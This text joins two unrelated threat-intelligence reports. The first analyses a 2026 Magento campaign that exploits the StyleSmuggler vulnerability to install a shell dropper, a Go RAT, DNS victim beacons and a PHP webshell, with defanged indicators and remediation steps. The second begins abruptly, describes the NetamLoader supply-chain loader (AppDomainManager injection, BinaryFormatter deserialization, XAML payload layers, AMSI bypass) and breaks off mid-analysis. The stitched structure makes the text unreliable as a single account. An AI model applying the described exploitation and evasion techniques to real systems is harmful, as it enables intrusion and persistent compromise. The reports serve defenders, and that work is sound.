
TL;DR: Between September 9 and September 13, 2026, we detected a coordinated campaign exploiting Magento and Adobe Commerce stores across Western Europe, North America, and the Asia-Pacific region. The activity used /paypal/transparent/response/, an endpoint tied directly to StyleSmuggler (CVE-2026-75650). Malware recovered from the delivery infrastructure reveals a multi-stage chain that installs a shell-script dropper, a remote access trojan (RAT) we track as PSK Agent, and, in some cases, a full-featured PHP webshell. At the time of analysis, the script had a 0% detection rate on VirusTotal. This payload family differs from the Rust backdoor documented in initial StyleSmuggler research, reinforcing that multiple operators are using the same vulnerability to deliver distinct post-exploitation toolkits. Chinese-language comments in the dropper and several infrastructure clues support an assessment that the PSK Agent operator is likely Chinese-speaking, although the evidence does not support attribution to a named threat group.
Campaign Overview
We tracked five attack clusters originating from a small set of source IP addresses (see IOCs), all targeting the same Magento endpoint with nearly identical PHP payloads. The consistency of the requests indicates automated tooling designed to scan for and exploit vulnerable stores at scale.
The attackers relied on a stable delivery path rather than frequently rotating infrastructure. The URL http://transfer[.]chinow[.]abrdns[.]com/get/psk_agent.sh appeared 96 times across 12 payload variants. Four source IPs generated most of the traffic:
132[.]243[.]238[.]178
86[.]107[.]100[.]105
185[.]18[.]222[.]13
64[.]204[.]130[.]9
Their geographic distribution suggests compromised systems or rented infrastructure rather than a single operator-controlled network.
The spread of targeted industries and countries is consistent with opportunistic scanning of internet-exposed Magento installations rather than a campaign limited to one country or sector.
StyleSmuggler Exploitation Chain
The campaign’s use of /paypal/transparent/response/ closely matches the first stage of StyleSmuggler, tracked as CVE-2026-75650. StyleSmuggler is a two-stage attack against Magento’s template processing. In the first stage, the attacker places PHP source in the query string of /paypal/transparent/response/. Magento raises an error and writes the request, including the malicious query string, to a report file under var/report/. A second request to /graphql uses attacker-controlled styles parameters to load the poisoned report file and evaluate the embedded PHP. Later variants can point the same gadget chain at writable Magento log files. This exploitation of an internet-facing Magento application maps to Exploit Public-Facing Application (T1190). For more information about StyleSmuggler, see our previous blog.
The PHP payloads we observed then use multiple command-execution functions to retrieve PSK Agent. The representative sample attempts shell_exec, system, and exec in sequence; other recovered variants add passthru. If one function is disabled, the payload silently tries the next. Error suppression and output buffering reduce visible failures and capture command output.
The curl flags suppress progress and HTTP errors, follow redirects, and pipe the response directly into bash. This avoids writing the initial command payload to disk, although the downloaded script subsequently installs persistent components. The retrieval of the script maps to Ingress Tool Transfer (T1105), while piping it into bash maps to Command and Scripting Interpreter: Unix Shell (T1059.004).
From Dropper to Persistent Access
After exploiting Magento, the attackers used a compact shell script called psk_agent.sh to establish a more durable foothold. The 3,313-byte POSIX script (see IOCs) is designed to work across a range of Linux environments, including hosts where some common utilities or execution paths are unavailable. Its execution through a POSIX shell is another example of Command and Scripting Interpreter: Unix Shell (T1059.004).
The script first searches locations such as $HOME, /tmp, /var/tmp, and /dev/shm for a directory that is both writable and executable. It then attempts to retrieve the next-stage payload using several methods, including curl, wget, Python 2, and Python 3, mapping to Ingress Tool Transfer (T1105). Once downloaded, the payload is moved into place and launched in the background using setsid or nohup, with its output suppressed.
That payload, chi_down, is a 10.5 MB, 64-bit Go binary (see IOCs). Its code has been heavily obfuscated and its build information removed, behavior that maps to Obfuscated Files or Information (T1027). However, the recovered capabilities reveal a flexible remote-access tool rather than a single-purpose cryptominer.
chi_down allows the operator to execute shell commands, collect information about the infected host, proxy traffic through SOCKS5, and communicate over HTTP, HTTPS, and encrypted application-layer channels. Its SOCKS5 functionality maps to Proxy (T1090), while its encrypted communications map to Encrypted Channel (T1573). It launches with the arguments -checkagent=false -maintain=true; combined with its scheduling functions and observed persistence artifacts, this suggests the malware is intended to preserve access after the original Magento process ends or the server restarts. This scheduling behavior maps to Scheduled Task/Job (T1053).
Related StyleSmuggler activity has also disguised malicious processes using names such as [kworker/u:8:0], fc-cache, and chronyd, helping them blend into ordinary Linux process listings. This use of system-like process names maps to Masquerading: Match Legitimate Resource Name or Location (T1036.005). Infrastructure associated with the broader toolkit includes ntp[.]timesync[.]to, which resolved to 185[.]157[.]160[.]251 and carried NTP-like traffic over UDP port 123, and windwsecurity[.]run over TCP port 443.
Tracking Successful Exploitation Through DNS Exfiltration
Some PHP payloads included a mechanism for reporting successful execution back to the operator. After running on a Magento server, the payload normalized the victim’s hostname and embedded it in a unique subdomain using the following pattern:
The payload then initiated both an HTTP request and a DNS lookup. Because the attacker controlled the authoritative DNS infrastructure, the lookup alone could confirm that code execution had succeeded—even if the HTTP connection was blocked or failed. This use of DNS for victim success beaconing maps to Application Layer Protocol: Domain Name System (T1071.004). It gave the operator a near-real-time inventory of compromised hosts through outbound DNS traffic that could appear less conspicuous than a conventional callback.
A Webshell as a Second Access Path
In a subset of attacks, the operators established an additional foothold by downloading t4.php from transfer[.]onlypsk[.]abrdns[.]com. This payload transfer maps to Ingress Tool Transfer (T1105). The file was written as zer4.php in publicly reachable Magento directories, including pub/media/.
The recovered zer4.php sample is a 910-line PHP file manager and webshell (see IOCs). It allows the operator to browse and modify files, upload or download content, evaluate PHP code, and execute operating-system commands. Its deployment for persistent access maps to Server Software Component: Web Shell (T1505.003).
To improve reliability, the webshell cycles through several command-execution methods. One of the more notable uses PHP’s Foreign Function Interface to call functions in libc directly, potentially preserving command execution when commonly abused PHP functions have been disabled. Commands are protected with AES-256-CBC encryption, mapping to Encrypted Channel (T1573), and the same hardcoded key appeared across recovered samples, linking the webshells to a shared operator or centrally distributed toolset.
Together, psk_agent.sh, chi_down, DNS-based victim tracking, and zer4.php show a campaign designed to do more than exploit Magento servers once. The operators built multiple paths for confirming compromise, maintaining access, and continuing to control affected systems after the initial StyleSmuggler intrusion.
Attribution Assessment
The strongest attribution clue appears inside psk_agent.sh. The script retains Chinese-language comments that translate to ‘configuration area’ and ‘automatically find a writable and executable directory.’ Native-language development comments can indicate the language used by the malware author, particularly when they appear alongside operator-selected names such as chinow and chi_down.
The delivery infrastructure also uses chinow[.]abrdns[.]com and onlypsk[.]abrdns[.]com. These names, the Chinese comments, and the consistent PSK naming support an assessment that the developer or operator is likely Chinese-speaking. However, language artifacts can be planted or inherited through reused code, and infrastructure naming alone is not definitive. We therefore assess a likely Chinese-speaking nexus with moderate confidence but do not attribute the campaign to a specific group, organization, or government.
This attribution applies to the PSK Agent activity described here, not to all StyleSmuggler exploitation. Researchers have documented multiple attackers and distinct payload families using CVE-2026-75650, including a Rust backdoor and separate PHP droppers. The vulnerability is now a shared access vector rather than the signature of any single actor.
Detection and Response
Applying Adobe’s VULN-39341 hotfix closes the initial StyleSmuggler entry point, but it does not remove a RAT, webshell, stolen credentials, or other persistence established before patching. Systems with any campaign indicator should be treated as potentially fully compromised and investigated accordingly.
Patch CVE-2026-75650. Apply Adobe’s VULN-39341 hotfix and verify that it is installed. Unsupported Magento branches require vendor-supported remediation or migration planning.
Hunt for the dropper and RAT. Search writable and executable locations for psk_agent.sh and chi_down, inspect cron and systemd persistence, and validate processes masquerading as kworker, fc-cache, or chronyd.
Hunt for PHP webshells. Review pub/media/ and the Magento root for unexpected PHP files, zer4.php, and SSP_*.txt or ssp_*.txt output files.
Monitor DNS and egress. Alert on lookups beneath 0f851bdc9d.ddns.1433.eu.org and on web-server processes connecting to dynamic DNS domains or initiating unexpected outbound HTTP, HTTPS, or UDP/123 traffic.
Rotate exposed secrets. If compromise is suspected, rotate the Magento encryption key, database credentials, administrative credentials, integration tokens, payment-gateway secrets, SSH keys, and other values accessible to the web-server account.
Block campaign infrastructure. Block the indicators below at DNS, network, web application firewall, and endpoint controls where appropriate, while recognizing that infrastructure can change quickly.
Conclusion
StyleSmuggler became a shared access vector within days of disclosure. The PSK Agent campaign used it to deliver a shell-script dropper, Go RAT, DNS tracking mechanism, and PHP webshell, enabling persistent access, command execution, traffic proxying, and further compromise.
The dropper’s 0% VirusTotal detection rate shows why file reputation alone is insufficient. Detection should focus on the full chain: StyleSmuggler endpoint requests, web-server processes spawning shells, outbound traffic to campaign infrastructure, hostname-bearing DNS beacons, new PHP files in public media directories, and unexplained persistence. Patching prevents new exploitation; affected systems require full incident response.
A couple of months ago, our research revealed a highly sophisticated infection chain and a complex .NET assembly-loading framework built on XAML markup, which strongly indicates a supply-chain attack targeting a custom Windows build used exclusively by government entities in Asia. The malicious framework has been labeled NetamLoader; at present, no attribution to any known APT group has been established.
The sample came to light in the first half of 2026, when Kaspersky Security Network (KSN) issued a malware detection alert for a .config file using AppDomainManager injection to load arbitrary .NET assemblies. The file was packaged inside a CAB archive placed in the directory that stores Windows operating system update packages. Initial analysis of the CAB contents found no malicious code: most executables were legitimate components of the third-party patch management tool Patch My PC, and even the .NET assemblies used for the injection were Microsoft-signed. A later re-examination of the original .config file and the full loading process revealed the infection chain and framework described in this report.
Kaspersky’s products detect this threat as HEUR:Trojan.MSIL.NetamLoader.gen, Trojan.MSIL.Zapchast.*, and Trojan.Script.Agent.*.
Background
During routine threat hunting, KSN sent us a malware detection alert. The notification flagged a .config file that employed AppDomainManager injection to load arbitrary .NET assemblies. The file was compressed into a CAB archive named e4537a1762fcafd2fd96bfc825bad34f9db9a24d and saved in the folder that stores Windows operating system update packages. Below is the full path to this archive:
Starting with this CAB archive, we uncovered a highly complex infection chain that uses a previously unknown advanced loading framework.
Initial infection

The CAB file contains the following seven files, which are extracted and placed in the path C:\Windows\SoftwareDistribution\Download\Install\:
Files compressed in the CAB file
Except for Resources.resx, none of the files contain malicious code. We did not observe how the CAB file was delivered to the victim; we only saw the process PatchMyPC-ScriptRunner.exe running with the following arguments:
After the file is launched in this manner, the infection chain progresses to stage 1.
Stage 1

Starting with the execution of PatchMyPC-ScriptRunner.exe, which then served as a host process for loading several payloads, we identified a complex two‑stage loading mechanism with multiple steps. The overall flow of stage 1 is summarized in the diagram below.
Infection chain: Stage 1
Step 1
The AppDomainManager injection technique is used to load an arbitrary .NET assembly. With this mechanism, when PatchMyPC-ScriptRunner.exe runs, the accompanying configuration file PatchMyPC-ScriptRunner.exe.config in the same directory is loaded before the executable’s main function runs. Below is the content of PatchMyPC‑ScriptRunner.exe.config.
According to the configuration file, the class Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration from the Microsoft.HostIntegration.Connectors.dll module (a Microsoft‑signed assembly) is loaded. DataCacheFactoryConfiguration is the configuration class for the Windows Server AppFabric Cache Client, specifying the settings for a new cache client. When the configuration class is loaded, its instance first attempts to find and read the default configuration file, fabric.config, located in the same directory. The contents of fabric.config are shown below:
The DataCacheFactoryConfiguration class has a design flaw that can be abused to load arbitrary assemblies. The fabric.config file is meticulously crafted. When the file is loaded, the DataCacheFactoryConfiguration instance examines its className attribute, loads the specified type (System.Resources.ResXResourceSet from the System.Windows.Forms assembly), and creates a ResXResourceSet instance, passing “Resources.resx” to its constructor for parsing.

In the .resx file, multiple layers of payloads – including several XAML files, .NET assemblies, and JSON data – are encoded, compressed, or encrypted (see the diagram below). Each layer is unpacked and loaded by the layer above it. Once a layer finishes its operation, the next layer is extracted and loaded. Below, we analyze each layer in the order in which it is loaded:
Multiple layers of payloads are compressed and encrypted in the .resx file
The Microsoft RESX schema defines the XML layout used by .resx files, which has a human-readable structure and can hold application resources: strings, images, icons, and serialized objects. The Resources.resx file contains a Base64‑encoded binary object that was serialized using the well‑known, highly vulnerable .NET BinaryFormatter class.
Base64-encoded serialized binary object in Resources.resx
Parsing this .resx file with ResXResourceSet causes the embedded Base64‑encoded binary payload to invoke BinaryFormatter.Deserialize(), triggering a deserialization vulnerability that enables a TypeConfuseDelegate attack. The TypeConfuseDelegate then invokes XamlReader.Parse(), which loads a XAML payload (named XAML-1) embedded within the binary object.

XAML is a markup language for building user interfaces in .NET applications, but its capabilities extend far beyond that. Using two built‑in objects, ObjectDataProvider and ResourceDictionary, logic equivalent to C# code can be expressed in an XML‑like syntax.
A code snippet of XAML-1
Step 3
The XAML-1 code acts as a loader for an embedded payload. The process is as follows:
Retrieve the full command line of the current host process PatchMyPC‑ScriptRunner.exe, converting all arguments to lowercase.
Generate the AES key by hashing the command‑line string with SHA‑256.
Decode the Base64 string embedded in XAML-1 into a binary array. Use the first 16 bytes of that array as the IV, then decrypt the remaining encrypted data with AES. The decrypted output is another piece of XAML code, which we refer to as XAML-2.
If any exception occurs during decryption, trigger Environment.Exit(0), silently terminating the host process to prevent error messages that might reveal the attack.
Stage 2

XAML‑2 initiates stage 2 of the infection. The diagram below shows the overall flow of this stage.
Infection chain: Stage 2

XAML‑2 contains two embedded Base64‑encoded sections. These sections are actually two additional XAML files (referred to as XAML-2-1 and XAML-2-2) that were first compressed with ZIP and then encoded in Base64. After decoding and decompressing, XAML-2 loads each file into memory separately with XamlReader.Load().
A code snippet of XAML-2
XAML-2-1
The first file consists of 796 lines. Its sole purpose is to hijack a key AMSI API to bypass anti‑malware scanning.

Sensitive strings in XAML-2-1 are cut into tiny pieces
